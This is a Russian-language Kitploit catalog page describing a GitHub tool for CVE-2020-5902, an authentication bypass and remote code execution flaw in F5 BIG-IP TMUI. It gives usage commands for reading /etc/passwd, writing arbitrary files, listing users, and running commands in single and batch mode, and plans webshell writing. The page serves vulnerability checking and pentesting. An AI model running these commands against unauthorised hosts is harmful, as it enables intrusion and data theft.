

Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
Инструменты/GitHubGitHub/thelsa/f5-bigip-rce-cve-2020-5902
Анализ уязвимостейЭксплуатацияЭксплуатация веб-приложенийСбор информацииТестирование на ПроникновениеКомандование и Управление
GitHubthelsa/f5-bigip-rce-cve-2020-5902

f5-bigip-rce-cve-2020-5902

Инструмент автоматической проверки F5 BIG-IP RCE CVE-2020-5902

Репозиторий
6217286 лет назадПроверено Kitploit
Поделиться

Инструмент обнаружения уязвимости F5 BIG-IP RCE (CVE-2020-5902)

Краткое описание

20200706, в сети была раскрыта уязвимость RCE в F5 BIG-IP TMUI.

В компоненте TMUI (интерфейс управления трафиком) F5 BIG-IP существует уязвимость обхода аутентификации. Она вызвана различием между URL, который анализирует Tomcat, и request.getPathInfo(), что позволяет обойти проверку прав и получить несанкционированный доступ ко всем функциям модуля TMUI, а также читать/записывать произвольные файлы, выполнять команды и т.д.

Подробнее см. в Воспроизведение и замечания по уязвимости F5 BIG-IP TMUI RCE (CVE-2020-5902)


Инструмент поддерживает проверку отдельных IP-адресов и пакетную проверку IP-адресов, чтение и запись файлов, перечисление аутентифицированных пользователей, просмотр каталогов, удалённое выполнение команд и проверку обхода аутентификации hsqldb.

Быстрый старт

pip install requests


Помощь

python f5-bigip-rce-cve-2020-5902.py -h

Проверка PoC

python f5-bigip-rce-cve-2020-5902.py -u "https://1.2.3.4" --check

Пакетная проверка PoC

python f5-bigip-rce-cve-2020-5902.py -f 1-2-f5.txt --check -t 20 -s 10

Чтение файла

python f5-bigip-rce-cve-2020-5902.py -u "https://1.2.3.4" --fileread "/etc/passwd"

Запись файла

python f5-bigip-rce-cve-2020-5902.py -u "https://1.2.3.4" --filepath "/tmp/xxx.txt" --filecontent "x"

Список аутентифицированных пользователей

python f5-bigip-rce-cve-2020-5902.py -u "https://1.2.3.4" --list-users

Просмотр каталога

python f5-bigip-rce-cve-2020-5902.py -u "https://1.2.3.4" --listdir "/tmp/"

RCE

python f5-bigip-rce-cve-2020-5902.py -u "https://1.2.3.4" --rce id --still-exploit
Пакетный RCE

python f5-bigip-rce-cve-2020-5902.py -f 1-2-f5.txt --rce whoami --still-exploit -s 15 -t 20

Проверка обхода hsqldb

python f5-bigip-rce-cve-2020-5902.py -u "https://1.2.3.4" --bypass-hsqldb

Пакетная проверка обхода hsqldb

python f5-bigip-rce-cve-2020-5902.py -f 1-2-f5.txt --bypass-hsqldb
Примечание

Для пакетной проверки IP-адресов по возможности добавляйте в начало http:// или https://; если протокол не указан, по умолчанию будет добавлен http://

Если условия позволяют, рекомендуется добавлять параметр --still-exploit: даже если list auth user завершится неудачей, RCE всё равно будет выполнен, что повышает вероятность успеха.

TODO

  1. Отправлять несколько запросов для повышения вероятности успеха при пакетной проверке; необходимо учитывать баланс с производительностью

  2. Интегрировать эксплуатацию десериализации интерфейса hsqldb

  3. Добавить автоматическую запись веб-шелла (webshell)

Обратная связь

Issues
lsablog
gmail: [email protected]
qq: [email protected]

Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    916
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    558
  • 3

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    370
  • 4

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    360
  • 5

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    317
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    289

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →





